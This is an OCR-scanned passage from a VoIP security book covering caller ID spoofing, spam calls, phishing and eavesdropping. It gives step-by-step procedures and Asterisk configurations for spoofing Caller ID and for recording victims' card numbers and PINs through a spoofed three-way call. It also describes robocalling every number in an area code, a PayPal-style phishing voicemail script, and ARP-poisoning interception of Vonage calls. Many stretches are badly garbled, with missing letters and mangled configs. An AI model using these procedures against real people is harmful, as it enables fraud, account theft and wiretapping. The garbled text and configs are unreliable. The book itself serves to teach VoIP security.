exten => _1NXXNXXXXXX,1,SetCallerID(4153574000); Set your CallerID as a ten digit number like this. See our FAQ
exten => _1NXXNXXXXXX,2,Dial,IAX2/15193@voipjet/${EXTEN} ; VoipJet.com NANPA
exten => _011.,1,SetCallerID(4153574000); Set your CallerID as a ten digit number like this. See our FAQ.
exten => _011.,2,Dial,IAX2/15193@voipjet/${EXTEN} ; VoipJet.com WORLD
;Do not change IAX2/15193 in the above two lines!
```

Figure - : VoIP et account information

4. Open iaxComm and with the following steps configure it to use VoIP et:

a elect Options rom t e menu ar

elect Preferences and t en t e CallerID ta

c n t e Number line enter t e aller num er ou i to poo rom ee Figure - For t i e ample e ill u e 41511




Figure -6 aller ta in ia omm

d elect Apply ➢ Save ➢ Done it t e menu clic ing t e *X* in t e upper rig t corner

e elect Options rom t e menu ar

elect Accounts

g elect Add

nter t e o in ormation recei ed rom o et in Figure -5: Account ame `V IP et` o t t est voi p et com ername a ord `b ab aa`

i elect Save e it t e menu and t en elect Done

one ou a e no regi tered our ia omm client to o et e ne t tep i to dial an ten-digit p one num er eginning it t e num er 1 e g 1415 53 pe t e num er in t e *Extension* te t o on ia omm nce t e call ta e place t e aller num er et in t e *Preferences* ection o t e client ill appear on t e remote p one

Example 2

n order to poo aller u ing a client ou mu t u e an A teri tem it t e o et account omplete t e ollo ing tep to poo aller connecting t e - ite client to an A teri er er and connecting t e A teri er er to o et

1 reate a o et account i iting *http://www.voipjet.com/* e account grant ou 5 cent ort o call or ree

nce an account it o et a een et up ou ill ee an option called Click here to view instructions on setting up Asterisk to send calls to Voip et elect t at option and note t e in ormation to e u ed in t e *iax.conf* and *extensions.conf* ile a o n pre iou l in Figure - 5

3 ange directorie to t e A teri older it t e command `c etc a teri`

4 op t e A in ormation gi en to ou o et directl into t e *iax.conf* ile otice t at t e in ormation rom o et o n in Figure -5 mirror t e item added to t e *iax.conf* ile Al o ou ill pro a l a e to log out and t en log ac in to get t e 5 c ec um needed on t e ecret line ere i an e ample o t e in ormation entered into *iax.conf* :

```
 voi p et
t ype  peer
host   t est  voi p et  com
user name   1  1
secr et     f  db6   1f abf aa4
aut h  md
cont ext  def aul t
```

5 op t e e ten ion in ormation gi en to ou o et directl into t e *extensions.conf* ile under t e te t realm t est nli e *iax.conf* ou don t need e er t ing gi en to ou o et to complete t e proo o concept in t i e ample u t t e line o n elo Additionall ma e ure ou replace t e item in old it t e p one num er ou i to poo rom For t i e ample e ill e poo ing rom 415 11 to an 1 -digit num er t at i dialed it a pre i o 1 a o n t e 1N N line :

```
ext en      1N   N          1  Set Cal l er I D
ext en      1N   N             Di al  I A    1  1     voi p et      E  TEN
ext en      011    1  Set Cal l er I D
ext en      011          Di al  I A    1  1     voi p et      E  TEN
```

ing a client uc a - ite et een our client and t e A teri er er re uire an e tra tep pen t e *sip.conf* ile and enter t e ollo ing in ormation ic ill peci a client to regi ter it our A teri er er:

```
 Soni a
t ype  f r i end
host  dynami c
user name  Soni a
secr et    1   voi pt est
cont ext  def aul t
```

ing - ite or our a orite o client point our o o t p one to t e A teri er er u ing - ite complete t e ollo ing tep :

a a igate to SIP Account Settings

elect Properties

c elect t e Account ta and enter t e ername S ni a a ord v i pte t and omain IP address of the Asterisk server

d elect OK and Close

one ou a e no regi tered our A teri er er to o et u ing A and our - ite client to t e A teri er er u ing e ne t tep i to dial an 1 -digit p one num er eginning it t e num er 1 e g 1415 53 on t e - ite client e aller in ormation ill e retrie ed rom *extensions.conf* item in old in t e tep 5 on t e A teri er er nce t e call ta e place t e num er a ter t e et aller line ill appear on t e remote p one

Example 3

e ne t met od o poo ing our aller i uite imple A tated pre iou l t ere are man met od o poo ing a aller including t e u e o er ice pro ided on e ite li e *http://www.fakecaller.com/* t e time t i oo i relea ed t i lin mig t no longer or ut t ere are pro a l ten more u t li e it Regardle ile a ecaller com allo ou to poo aller it allo ou onl to in ert te t to repeat ac to t e u er Actual con er ation cannot ta e place u ing t i er ice o e er t e proo o concept i demon trated ell it t e e ite

omplete t e ollo ing tep to poo our aller it a ecaller com ote t at t e er ice end call in ormation to a t ird part

1 i it *http://www.fakecaller.com/*

pe t e num er ou i to call in t e *Number to dial* te t o

3 pe t e poo ed num er uc a 415 53 in t e *Number to display on Caller ID* te t o

4 pe t e name uc a *HackmeAmadeus* in t e *Name on Caller ID* te t o ote t at t i ma not e di pla ed

5 elect t e t pe o *Voice* male or emale and age or t e call

elect t e me age ou i to repeat en t e target pic up t e p one uc a m Ric ame itc

elect *Make the call*

one n a e econd t e num er o n in tep ill recei e a call appearing rom t e num er on tep 3 e te t o n in tep ill e po en to t e u er

Example

e ne t met od o poo ing our aller target an internal net or u ing o it For e ample ou ma ant to poo our aller it out ound call not to landline or mo ile p one ut rat er to our cu icle-mate itting rig t ne t to ou t e en ironment u e i co or A a a ard p one t at are -ena led poo ing t e aller on an internal o net or i al o po i le

omplete t e ollo ing tep to poo our aller on our internal o net or e targeted p one e ten ion i t e real p one e ten ion i 1111 and t e poo ed p one e ten ion i 11 A teri ill e u ed to mimic t e etup et een t e ard p one itting on our de and t e i co all anager or A a a all er er A o t client ill al o e u ed to connect to t e A teri er er to e ecute t e poo ing

1 nplug t e t ernet ac rom t e ard p one on our de

n our A teri er er open t e *sip.conf* ile and enter t e u ername and pa ord in ormation or our real p one e ten ion i ill ena le t e A teri er er to regi ter to i co all anager or A a a all er er in tead o to t e ard p one on our de ote t at t e poo er real p one e ten ion pa code and t e poo ed num er all need to e entered correctl a o n in t e old te t For e ample i t e o p one on t e de a t e e ten ion num er o 1111 and t e pa code i 1111 t en t o e alue mu t enter in t i ile a ell a t e e ten ion ou i to poo rom in t e cal l er i d line :

```
 Spoof
t ype f r i end
host dynam c
user nam
secr et
cont ext def aul t
cal l er i d
```

3 n our A teri er er open t e *sip.conf* ile and enter t e ollo ing in ormation ic ill ena le a client uc a - ite to regi ter it our A teri er er:

```
 Soni a
t ype f r i end
host dynam c
user nam Soni a
secr et 1 voi pt est
cont ext def aul t
```

4 dit ext ensi on in t e *extensions.conf* ile and add t e ollo ing in ormation under t e te t realm t est otice t at en e ten ion i dialed t e aller alue ill e et to 11 a noted in t e ir t line ere

```
ext en 1 Set Cal l er I D 5
ext en Di al SI P 111 Spoof E TEN
```

5 ing - ite or our a orite o client point our o o t p one to t e A teri er er ou re u ing - ite complete t e ollo ing tep :

a a igate to SIP Account Settings

b. Select **Properties**.

c. Select the **Account** tab and enter the Username (`Sonia`), Password (`123voiptest`), and Domain (***IP address of the Asterisk server***).

d. Select **OK** and **Close**.

Done! You have now registered your Asterisk server to Cisco CallManager or Avaya Call Server and your X-Lite client to the Asterisk server (using SIP). The next step is to dial the four-digit phone extension of 2222 on the X-Lite SIP client. The Caller ID information will be retrieved from *extensions.conf* (items in bold in steps 2 and 3) from the Asterisk server. Once the call has been placed, the number after the CallerID and/or the SetCallerID line will appear on the remote phone.

As you can see, Caller ID spoofing is quite simple, no matter which of the four demonstrated methods is used. The ability to spoof Caller ID has more impact than a practical joke or to subvert *69, however. For example, credit card companies often send new credit cards in the mail and require users to use their home phone number to activate the card. An angry neighbor, perhaps one who has cleaned up after the neighbor's cat or is tired of listening to dogs barking all night, can steal her neighbor's mail and activate a credit card by spoofing the Caller ID she is calling from.

Another attack involves listening to someone else's voicemail from his mobile phone. In order to listen to voicemail on their mobile phones, most users select the phone's voicemail icon. This action actually calls their own number, which puts them into the voicemail system. Often, users do not use a password on their account, thinking that the voicemail box can be accessed only by someone holding the physical phone. If the user has made this mistake, an attacker can spoof the user's Caller ID, call the mobile phone, and get direct access to the target's voicemail system without being prompted for a password.

Previous Next

TeamUnknown Release

Chapter 7 - Unconventional VoIP Security Threats

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press © 2009

Previous Next

Anonymous Eavesdropping and Call Redirection

Man-in-the-middle attacks have plagued networks for many years. Tools from Dsniff/fragrouter to Cain & Abel help show how network communication methods are not secure. Using the same model, telephone communication via VoIP can fall into the same problem space. While Layer 2 man-in-the-middle attacks using ARP packets are by far the easiest way to eavesdrop on a call, access to the correct network space is required. Unfortunately, there are a few ways to eavesdrop without using ARP poisoning--using common phishing attacks in combination with call redirection.

The first kind of this attack is a targeted attack, involving Caller ID spoofing. The attacker essentially creates a three-way call between the credit card company and the target, staying on the line as a passive listener and recording the content. The attacker spoofs his Caller ID number as the one listed on the back of a credit card or on the credit card company's website. Once the number has been spoofed, the attacker calls the target on one connection. The target, believing that the call is coming from the credit card company, answers the call thinking it is a trusted entity. Once the target answers the call, the attacker can send an automated computer voice informing him of supposed unusual activity on his account and asking him to verify his information. While the message is playing to the target on one connection, the attacker opens another connection with the real credit card company. Once the credit card company answers the call, the attacker can then connect (three-way call or conference) both the target and credit card company while remaining on the line. Before doing anything else, most credit card companies use an automated computer voice to verify credit card numbers. Once the conference has been enabled, the target is then asked by the real credit card company to verify his information by typing or speaking his credit card number, PIN, and the card's expiration date. The attacker secretly remains on the call and records all the information.

Complete the following steps to perform this attack using X-Lite.

1. Instead of repeating steps, complete steps 1 thru 8 from "Example 2" on page 142; however, in step 5, replace 4151182006 with the number on the back of your credit card.

2. Open X-Lite and select the *AC* button, which should then turn yellow and show text that states *Auto-conference enabled*. This button will automatically create a conference between the two lines used by X-Lite.

3. Using line 1 on X-Lite, call the target. This will be using the Caller ID value from step 5 in the earlier section. When the target answers the phone, play a pre-recorded audio file that states, "This is an automated message. We have noticed unusual activity in your account. Please remain on the line to verify your information." A poor man's approach to recording the message is to use Windows Narrator, which is described in detail in the next section of this chapter.

4. Using line 2 on X-Lite, call the credit card company. Once the credit card company picks up the call, X-Lite immediately conferences all the lines together (the Auto-Conference option was enabled in step 2). The target will then be listening to the real credit card company and be prompted for verification information.

5. On X-Lite, click the *Record* button. All information from the target to the credit card company will now be recorded by the attacker and can be used to compromise the target's account.

The second method of performing this attack takes not a targeted approach but a wider approach for its target. This attack was first mentioned by Jay Shulman at Black Hat 2006. The attacker sends a phishing email similar to the one shown previously in this chapter. When an end user calls the number shown in the phishing email, the attacker opens a second connection to the actual credit card company. Instead of answering the call directly, the attacker connects the end user with the real credit card company; however, the attacker remains on the line. When the user is asked by the credit card company to verify her information by entering or speaking her credit card number, PIN, and the card's expiration date, the attacker, having remained on the call, captures the information.

Previous Next

!

TeamUnknown Release

Chapter 7 - Unconventional VoIP Security Threats

Hacking VoIP: Protocols, Attacks, and Countermeasures

by Himanshu Dwivedi

No Starch Press 2009

Previous Next

Spam Over Internet Telephony

m mb H da s n c H s s l c and d l all s am m ssa s n nb x ab n c H s n m a l H and sm l d l s c n n ns s n clc n a n m an a nd d c m a lm ssa s m a x m m ca ac c m a l b x n m b l n . C H d l all m s a clc s n n F m a H d n l m a s s a n l a a m ssa a n abl l a n s c as l m a canc l d b ca s s m n sa a c l d 400 m l s a a m a s c m m C a 9 m ns ad F a 5 m d s H s ss s b l c m a d 300 m a lm ssa s m C n nc a

d a s n n n as l m a s al ad s a m a d c n l call m s s s ll d c s and ds . F m m an an a ns ll d ss c a sm all c a s c as http://www.call-em-all.com/ c all s a s am m s nd m an 1 000 l a c d d c m a l nd 100 . n nl can nd ds c d d m ssa s b s n an n c m a l s s m n c n s m ssa s can a s b and a d ac c m a s a nalD Call s a l ss m a n s a . l n l s a b l can D m ca nd nd n l cal can d da call n m n E l c n Da H n c n s m ssa s da m an an n m ss ll

n ac al an an n m ss am m m a b b an a c H b d n ab s . F nanc al an an a ac c H m m c a m a d a d d c ns c a c d ca d c m an s n s . n c d ca d c m an d c s an n s alc a an a m a d c call x c s n n m b ls d acc n H . m ssa s all ls acc n H a s m ab an ac as b nd c d and s H call c d ca d c m an a a . an a ac canc a a s m la a d d c n c call b as s n call an m b c c . F xam l a ac s a m a d m ssa c H b

ll s s an a m a d m ssa m sa F a d D c n c s . a n c d n s alac n acc n and as a call 1 800 118 2006 m m d a l s l s ss . s m ssa lln a .

ll s s an a m a d m ssa m sa F a d D c n c s . a n c d n s alac n acc n and as a call 1 800 118 2006 m m d a l s l s ss . an .

ll n s c nss a a s m .

SPIT and the City

abl s nd c d d calls s as . n as c s anda d m ssa n m a can b s d . n B s s m s s c as As s can b s d blas c d d m ssa s nd d al n n m b s n m ass an . As s all s s s m a a s n l call l and s nd m an all . call l can n b a dl s n s ald n n n m b s a s d m .

C m l ll n s s s nds am m ssa s n as c

1. c d s am m ssa . s can b acc m ls d s n a a m ds s c nc ll s a c d d m ssa n *.mp3* m a . s n an c c d c d s am m ssa and sa a *.mp3* l . . *SPAM.mp3* .

2. A l as b n sa d l ad ll n d c n As s s */var/lib/asterisk/mohmp3/SPAM.mp3* . d n a m c d a s am m ssa s an m s c *.mp3* l s xam l .

3. C a an x ns n s nc call a and la *.mp3* l n n s ans d.

   a. Ed */etc/asterisk/extensions.conf* b add n ll n ln s nd s aln test c llc a an x ns n and nc *SPAM.mp3* m ssa c d d

```
   test
  e ten =  s   Ans e
  e ten =  s   MP Playe (  a  li  aste is  mohm    PAM.m  )
  e ten =  s    angu
```

4. c m l c nc llb s n acc n c a d a l B s . l as c m l a s c n s c a b c dn n x s . n s m m a b s s http://www.voipbuster.com/ c a an acc n and add ll n n m a n *sip.conf* l ***USERNAME*** and ***PASSWORD*** a n m a n d d B s

```
  oi  uste
ty e= ee
host=si . oi  uste .com
conte t=test
use name=
sec et=
```

5. C a call l s l . call l llb s d m an all s nd a c d d m ssa s n As s .

   a C an d c s */var/spool/asterisk/tmp* .

b. Open a text editor, such as vi, and create a call file called *SPAM.Test.call* .

The first line will list the targeted phone number to send your spam to, which is indicated by the channel information. The channel information will use the VoIPBuster account created earlier. For example, the first line will be listed as **SI P - xxx-xxx-xxxx voi p ust er** , where **xxx- xxx- xxxx** should be replaced by the 10-digit phone number of the targeted number (e.g., **SI P 5 2 6 voi p ust er**). If the targeted phone is 415.118.2006, the channel line will look like the following:

```
anne : SI P 1 151182006 voi p ust er
```

c. Add the rest of the items below, which include the max retries, wait time, and priority, to make the call file work:

```
 axRet ri es: 5
Ret r  i me: 3
 ai t  i me:  5
 ont ext : t est
 xt ensi on: s
Pri orit  :
```

6. To test the call file to ensure that everything worked, restart the Asterisk server, which ensures that the updated *extensions.conf* file has been loaded:

```
et c i ni t . d ast eri sk  rest art
```

7. Copy the newly created call file to Asterisk's outgoing folder. Asterisk checks this folder periodically to send outbound calls. Within a few moments of your moving the file, Asterisk will call 415.118.2006 and play the pre-recorded *.mp3* message to the user when she answers the phone:

```
mv  var spoo  ast eri sk t mp SP  . est . ca   var spoo  ast eri sk out goi ng
```

Done! You have now sent the *SPAM.mp3* file to your targeted user.

If the call was made successfully, then the real nastiness can begin. As you may have noticed, there is nothing unique about the call file except the phone number listed on the first line. A simple script can be created that changes the 10-digit phone number of the target to any value the spammer wishes. Furthermore, the script can be written in a way to create a unique call file for each number between 415.000.0000 and 415.999.9999. Once these call files have been moved to the outgoing folder and sent by Asterisk, it can then send the pre-recorded *SPAM.mp3* file to all the phone numbers in San Francisco (415 is the area code for San Francisco). Furthermore, the attacker could use his VoIPJet account instead of VoIPBuster and set the Caller ID value to something trusted, such as the local fire department number. This would make the calls appear to be originating from a trusted source, allowing the spammer to SPIT on all the phones in a major city.

Lightweight SPIT with Skype/Google Talk

Another way to SPIT on users is to use Skype, Google Talk, or the handful of other VoIP clients that support the voicemail feature. Skype and Google Talk offer a feature that allows a voicemail message to be sent to other Skype/Google Talk users. Similar to sending advertisement email to users, this feature can be abused by Skype/Google Talk users. The feature allows a voicemail to be sent to any contact in your contact list. Unlike bulk email, which allows a single email to be sent to several thousands users, Skype and Google Talk do not support bulk voicemail. An attacker would have to send a voicemail to each target one by one, thus limiting the feasibility of this type of SPIT activity given that volume is a big factor when one is trying to advertise products to users via spam. Regardless, to SPIT on Skype/Google Talk users, a phisher can send a voicemail that sounds as if it is from a legitimate credit card company. In fact, with PayPal being a high-profile target of email phishers, and the fact that eBay owns both PayPal and Skype, a voicemail from "PayPal" to a Skype account citing unauthorized activity and requesting immediate action is probably the next wave of attacks. A sample Skype phish attempt may have the following speech:

> "Dear Customer: We have noticed unusual activity in your account and ask that you call 1.800.118.2006 immediately to resolve this issue. The activity in question seems to abusing both your PayPal and eBay accounts at this time. Thank you, PayPal Trust and Safety."

Carry out the following steps to complete a proof of concept of SPIT with Skype:

1. Download Skype from *http://www.skype.com/* or Google Talk from *http://www.google.com/talk/*.
2. Acquire Skype Voicemail, which can be purchased for US$6.00, or Google Talk Voicemail, which is free.
3. Open Notepad and copy the previous phishing text into a new file.
4. Open Windows Sound Recorder (**Start** ➢ **Programs** ➢ **Accessories** ➢ **Sound Recorder**).
5. Open Windows Narrator (**Start** ➢ **Programs** ➢ **Accessibility** ➢ **Narrator**).
6. Click Sound Recorder's **Record** button.
7. When Narrator begins to speak words, give the Notepad file the focus. This step records the phishing text into a computer voice, mimicking the automated calls made by credit card companies.
8. Click Sound Recorder's **Stop** button after Narrator finishes the phishing text. Save the file as *SPIT.wav*.
9. To use Skype and/or Google Talk to SPIT:

   a. Right-click the user to whom you wish to send a SPIT voicemail.

   b. Wait for the user's voicemail box to start recording.

   c. Play the *SPIT.wav* file from your machine.

Done! You have just sent a spam voicemail mail using computer-automated text to a targeted VoIP user.

As you may have noticed, the example shows an unsophisticated method of spamming VoIP users. As with every other section of this chapter, the proof of concept is to show how easily SPIT can be performed, but not to show the recipe for disaster. A real SPIT methodology would improve the previous example by using a better computer-automated voice (such as one produced by Asterisk Festival) and sending bulk voicemails with a single audio file (using scripting or some other automated delivery method).

Previous Next

Chapter 7 - Unconventional VoIP Security Threats
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Summary

As you have no doubt noticed from this chapter, many unconventional attacks are possible with VoIP infrastructure. The descriptions of many of these attacks in this chapter have shown the most severe cases, which allow any user to download the Asterisk PBX system and within a few moments play games on trusted devices in our homes and offices (landlines and mobile phones, as well as VoIP phones). VoIP technology has a long way to go in terms of trust boundaries and security guarantees, because abuse of the system is not actively defended against or secured. History tells us that when abuse is allowed and can lead to financial gain, such as with email technologies, attackers will not hesitate to take advantage of the opportunity. Unfortunately for the rest of us, the trust of items we once felt very secure about can no longer be guaranteed, whether that is the Caller ID, an account representative from your credit card company, or simply a voicemail.

Previous Next

Chapter 8 - Home VoIP Solutions
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press © 2009

Previous Next

Chapter 8: Home VoIP Solutions

Overview

Home VoIP solutions have been gaining popularity for many years. From early solutions like Net2Phone to the popularity of PC-based VoIP solutions like Skype and all the way to traditional phones using VoIP solutions like Vonage, home VoIP use is on the rise. While the

Internet has allowed telephone calls over IP protocols for many years, not until about 2005 did we see a true foothold in the home market. Many aspects of VoIP solutions appeal to the home user, including the rising cost of traditional home phones, the growing disuse of landlines in favor of mobile phones, and the “geek” factor of being able to use the computer for everything, including making inexpensive telephone calls to friends and family.

While VoIP at home is a cheap, fun, and easy-to-use method for placing telephone calls, it comes with a few disadvantages. For example, if your home voice solution is PC-based, a power outage can leave you without a phone (because you can’t connect to the services without electricity to power a computer). Furthermore, traditional 911 services may not be available with many PC-based VoIP clients, such as Skype, Yahoo!, and Google, because many VoIP solutions cannot provide a caller’s physical address, which is a requirement for the use of 911 calls. Call quality can also be an issue at times. While some VoIP services have high quality, the technology is still pretty inconsistent. For example, Skype’s call quality has improved, but the service still leaves much to be desired in terms of consistent quality on every call.

The final disadvantage, which is most pertinent to this chapter, is the relative lack of security. While landlines are not cheap, cool to use, or flexible, they provide a layer of intrinsic security and trust. Landline security is beyond the scope of this chapter, but no one can dispute that most users place a considerable amount of trust in landline calls from the casual attacker. People probably expect the government to be able to tap their phone lines, but they do not expect that any 15-year-old on the Internet will be able to do so, which is where VoIP adds danger. By this point in the book, though, you should be well aware that security and trust are VoIP’s primary liabilities, and the same problems apply to home VoIP solutions.

This chapter evaluates the security of home VoIP solutions, including commercial VoIP solutions, PC-based VoIP solutions, and small office/home office (SOHO) phone solutions. The following list describes the products covered in each category:

Commercial VoIP solutions
Vonage

PC-based VoIP solutions
Yahoo! Messenger
Google Talk
Microsoft Live Messenger
Skype

SOHO phone solutions

Products from companies like inksys, Netgear, and D- ink

It should be noted that many of the protocols used by commercial, PC-based, and or SOHO VoIP solutions have been already discussed in this book, specifically in the SIP and RTP chapters (Chapters 2 and , respectively). All attacks shown in the SIP and RTP chapters apply to each VoIP product that uses those protocols, regardless of whether it is ahoo Messenger or Vonage. While this chapter will not necessarily reiterate information provided in previous chapters, we'll be specifically discussing the security strengths and weaknesses of each home VoIP solution, and the familiar material will help to provide context.

Previous Next

TeamUnknown Release

Chapter 8 - Home VoIP Solutions
Hacking VoIP: Protocols, Attacks, and Countermeasures
by Himanshu Dwivedi
No Starch Press 2 9

Previous Next

Commercial VoIP Solutions

Commercial VoIP solutions have been growing rapidly over the past several years, with companies like Vonage providing customers with traditional phone services over the Internet. Unlike PC-to-PC calling or the hybrid solutions (PC hard phone), Vonage does not require any software on a PC for the system to run. While Vonage users can make use of optional software, the system requires only a base station that connects to a home telephone jack and an Ethernet cable. In fact, home users can use their existing PSTN phones (public switched telephone network, which is a traditional landline) with the Vonage solution, requiring no hard VoIP device.

While Vonage and other providers offer a lower package price for home phone services than traditional telephone companies, the security of the Vonage VoIP call must be considered. Even though traditional PSTN landlines do not necessarily secure a user's telephone call, [12] one still assumes a certain amount of trust when using a home phone. The security implications of Vonage are no different from those associated with previously described insecure protocols, such as SIP and RTP, but the attack process is slightly changed.

Vonage

According to Vonage's website, VoIP calls using the Vonage service are secure. In fact, the company states that a Vonage call is actually more secure than a call made via a traditional PSTN line. [13] The company continues to state that an attacker cannot simply sniff the wire or redirect a conversation elsewhere. These are very bold security statements that require signifcant support, so let's see if they are true.

A typical Vonage architecture setup is shown in Figure -1.




Figure 8-1: Vonage VoIP setup

Unfortunately, Vonage is not more secure than PSTN lines and is vulnerable to several VoIP security attacks. Specifically, every attack discussed in the SIP and RTP chapters can be applied to Vonage. It is quite surprising to see Vonage make such bold security promises with so little evidence to back them up. Both session setup via SIP and media transfer via RTP are wide open to attacks. In Vonage's defense, attacks from the Internet have a small attack surface. Figure -2 shows three main attack surfaces of Vonage.




Figure 8-2: Attacking a Vonage VoIP network

In order to further define Vonage's attack surface, the following list describes the probabilities of each attack. Probability here is measured in terms of the likelihood that an attack would be successful in the given environment.

High probability Internal attackers who have access to a user's home (e.g., spouse, child, parent, roommate, roommate's boyfriend or girlfriend)

Medium probability Vonage systems connected to home wireless networks that are accessible to neighbors and war drivers

Lo probabilit ternal attackers ho are able to sniff the net ork in the correct segment

hile internal attackers ma be a strong term for a famil member or roommate, most indi iduals make occasional calls that a spouse, child, parent, or roommate should not be listening to. hether the call has to do ith a surprise part for a relati e, a secret that needs to be hidden from one s parents, or a roommate s ordering pi a and gi ing a credit card number, some things ust re uire pri ac .

The ireless attack surface is probabl a bigger concern, because man people use ireless hubs from Links s, etgear, and D-Link in their homes. hile the con enience of ireless net orking is great, the securit protections on home ireless de ices are terrible. ost home ireless net orks are set up er poorl in terms of securit . or e ample, a small number of home users deplo ireless de ices ith no encr ption, allo ing attackers in the neighborhood to connect and see all traffic that is sent in clearte t. Some users enable ired ui alent Pri ac P encr ption on their ireless de ices, but an attacker can crack P in about 0 minutes or less. A ne er solution, i- i Protected Access PA , is being used more and more to replace P, but offline dictionar attacks on PA can be performed uite easil ith tools like Cain Abel. The use of either of these forms of encr ption allo s an e ternal attacker, such as a neighbor or e en an ar dri er ith a strong ireless antenna, to sniff the traffic and ea esdrop on a user s VoIP calls.

The final scenario is the one ith the most difficult attack surface, but it should still be taken into consideration hen addressing securit . ecause Vonage traffic is sent in clearte t, an malicious user on the DSL/cable segment can sniff the traffic and ie the call information. An attacker in ussia ho is targeting a user in California ill ha e a tough time targeting the specific net ork segment ho e er, an attacker ho uses the same broadband pro ider as another Vonage user could sniff the segment easil . urthermore, limited access to the net ork segment definitel reduces the attack surface, and engaging in oice communication that tra erses the net ork in clearte t is not a good polic . As an analog , most Internet users ould not purchase an item online unless encr ption SSL ere being performed b the eb bro ser. Users are trained to look for the securit lock on their eb bro ser or the presence of an https instead of an http in the bro ser s address bar to assure them that an transaction or communication bet een them and Ama on, e a , Pa Pal, or their bank s ebsite is 100 percent encr pted and thus secure. Ho e er, a Vonage user ho gi es his credit card number o er the phone to pa for a pi a has ust sent all that credit card information o er the Internet in clearte t, hich is the e ui alent of making a credit card pa ment in the eb bro ser ithout the reassurance of SSL.

In order to sho the securit issues first-hand, the ne t section ill sho ho an attacker ould perform SIP and TP attacks on a VoIP solution that uses Vonage. an of these attacks ha e alread been e plained in the SIP and TP chapters but ill be customi ed here to appl specificall to a Vonage en ironment. urthermore, onl SIP/ TP demonstrations that attack a home user s net ork or e uipment ill be sho n, as attacking an Vonage infrastructure is illegal. The follo ing attacks can be initiated on an of the attack surfaces sho n in igure 8-2:

Call ea esdropping TP

Voice in ection TP

Username/pass ord retrie al SIP

Call Eavesdropping (RTP)

TP is a clearte t protocol, hich means it can be sniffed o er the net ork like other clearte t protocols such as telnet, TP, and HTTP. hile sniffing TP packets is as eas as sniffing telnet packets, getting useful information is not uite as simple. Voice con ersations using TP consist of a collection of audio packets, ith each packet containing a certain part of the audio communication from one endpoint to the other. Capturing a single TP packet ill gi e the attacker onl a single audio slice of a longer con ersation.

An eas a to sol e this issue ithout adding more comple it is to use a tool like Cain Abel or ireshark. These tools, as ell as others, can capture a se uence of TP packets, reassemble them in the correct order, and sa e the TP stream as an audio file e.g., a . a file using the correct audio codec. In this a , an passi e attacker can simpl point, click, and ea esdrop on almost an VoIP communication.

Performing a man-in-the-middle attack helps ensure the success of VoIP ea esdropping, because it forces targets to send their packets through an attacker on the local subnet. or e ample, let s sa t o trusted parties, Sonia and usum, ant to communicate ia telephone. In order to communicate ith usum, Sonia dials her phone number. hen usum ans ers the phone, Sonia begins her communication process ith usum. During a man-in-the-middle attack, an attacker intercepts the connection bet een Sonia and usum and acts as a router for the connection. This forces the t o endpoints to route through an unauthori ed third part . oth usum and Sonia can still communicate ho e er, neither of them ill be a are that an unauthori ed third part is listening to e er ord of their con ersation. The attack is like ha ing a three- a phone call in hich t o of the three callers are una are of the presence of the third part . igure 8- sho s a high-le el e ample of a man-in-the-middle attack.




Figure 8-3: an-in-the-middle attack

Note or more information on man-in-the-middle attacks, refer to Chapter .

In order to capture Vonage TP packets, reassemble them, and decode them to . a files using the correct codec, all the hile performing a man-in-the-middle attack, an attacker might use the er popular tool Cain Abel. To carr out a man-in-the-middle attack according to igure 8- ith Cain Abel, an attacker ould perform the follo ing steps:

1. Do nload Cain Abel, ritten b assimiliano ontoro, from http:// .o id.it/cain.html.
2. Install the program using its defaults. Install the inPCap packet dri er as ell if one is not alread installed.
3. Launch Cain Abel **Start ➢ Programs ➢ Cain** .

4. Click the green icon in the upper left-hand corner that looks like a network interface card. The attacker will want to check that her NIC card has been identified and enabled correctly by Cain & Abel.

5. Select the **Sniffer** tab.

6. Click the + symbol on the toolbar. The MAC Address Scanner window will appear. This will enumerate all the MAC addresses on the local subnet.

7. Click **OK**. See Figure 8-4 for the results.




Figure 8-4: MAC Address Scanner results

8. Select the **APR** tab on the bottom of the tool to switch to the ARP Pollution Routing interface.

9. Click the + symbol on the toolbar to show all the IP addresses and their MACs. See Figure 8-5.




Figure 8-5: IP addresses and their MACs

10. On the left-hand side of the dialog shown in Figure 8-5, choose the target for the man-in-the-middle attack. Most likely this will be the default gateway in the attacker's subnet so all packets will go through her first before the real gateway of the subnet.

11. Once the attacker has chosen her target, which is the gateway IP address 172.16.1.1 in our example, she selects the VoIP endpoints on the right side that she wants to intercept traffic from, such as the Vonage base station. If she does not know which IP address is the Vonage device, she simply selects all the IP addresses on the right-hand side. Figure 8-6 shows more detail.

